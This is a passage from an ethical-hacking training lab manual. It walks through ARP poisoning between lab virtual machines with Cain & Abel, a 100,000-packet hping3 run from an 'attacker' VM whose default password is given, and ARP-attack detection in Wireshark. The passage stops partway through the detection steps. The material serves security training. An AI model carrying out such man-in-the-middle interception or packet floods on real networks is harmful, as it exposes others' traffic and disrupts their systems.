


Figure 3.1.7: Cain & Abel: MAC Address Scanned

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Perform ARP Poisoning

14. Now, click the **APR** tab at the bottom of the window.
15. APR options appear in the left-hand pane. Click anywhere on the topmost section in the right-hand pane to activate the plus (+) icon.




Figure 3.1.8: Cain & Abel ARP Tab

16. Click the plus (+) icon; a **New ARP Poison Routing** window appears; from which we can add IPs to listen to traffic.




Figure 3.1.9: New ARP Poison Routing window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. To monitor the traffic between two systems (here, **Windows 10** and **Parrot Security**), from the left-hand pane, click to select **10.10.10.10** (**Windows 10**) and from the right-hand pane, click **10.10.10.13** (**Parrot Security**); click **OK**. By doing so, you are setting Cain to perform ARP poisoning between the first and second targets.




Figure 3.1.10: Monitoring traffic between two computers

18. Click to select the created target IP address scan that is displayed in the **Configuration / Routed Packets** tab.

19. Click on the **Start/Stop APR** icon ( ) to start capturing ARP packets.




Figure 3.1.11: Click on Start/Stop APR

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. After clicking on the **Start/Stop APR** icon, Cain & Abel starts ARP poisoning and the status of the scan changes to **Poisoning**, as shown in the screenshot.




Figure 3.1.12: Performing ARP Poison Routing

21. Cain & Abel intercepts the traffic traversing between these two machines.
22. To generate traffic between the machines, you need to ping one target machine using the other.
23. Switch to the **Parrot Security** virtual machine
24. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears in the top-right corner of the **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

25. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.1.13: MATE Terminal Icon

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
27. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

28. Now, type **cd** and press **Enter** to jump to the root directory

TASK 1.3

Ping Windows 10 Machine

29. In the terminal window, type **hping3 <Target IP Address> -c 100000** (here, target IP address is **10.10.10.10** [**Windows 10**]) and press **Enter**.

Note: **-c**: specifies the packet count.

30. This command will start pinging the target machine (**Windows 10**) with 100,000 packets.




Figure 3.1.14: Ping the target machine

TASK 1.4

Detect ARP Poisoning

31. Leave the command running and immediately switch to the **Windows Server 2019** virtual machine.
32. Click the **Type here to search** icon ( ) at the bottom of **Desktop** and type **wire**. Click **Wireshark** from the results.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. The **Wireshark Network Analyzer** window appears; click **Edit** in the menu bar and select **Preferences...**.




Figure 3.1.15: Launching Preferences

34. The **Wireshark . Preferences** window appears; expand the **Protocols** node.




Figure 3.1.16: Viewing Protocols

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Scroll-down in the **Protocols** node and select the **ARP/RARP** option.
36. From the right-hand pane, click the **Detect ARP request storms** checkbox and ensure that the **Detect duplicate IP address configuration** checkbox is checked; click **OK**.




Figure 3.1.17: Configuring ARP Detection Settings

37. Now, double-click on the adapter associated with your network (here, **Ethernet0**) to start capturing the network packets.




Figure 3.1.18: Starting Capture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. **Wireshark** begins to capture the traffic between the two machines, as shown in the screenshot.




Figure 3.1.19: Wireshark Capturing Packets

39. Switch to the **Cain & Abel** window to observe the packets flowing between the two machines.




Figure 3.1.20: ARP Poisoning Detected

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. Now, switch to **Wireshark** and click the **Stop packet capturing** icon ( ) to stop the packet capturing.




Figure 3.1.21: Stopping Packet Capture

41. Click **Analyze** from the menu bar and select **Expert Information** from the drop-down options.

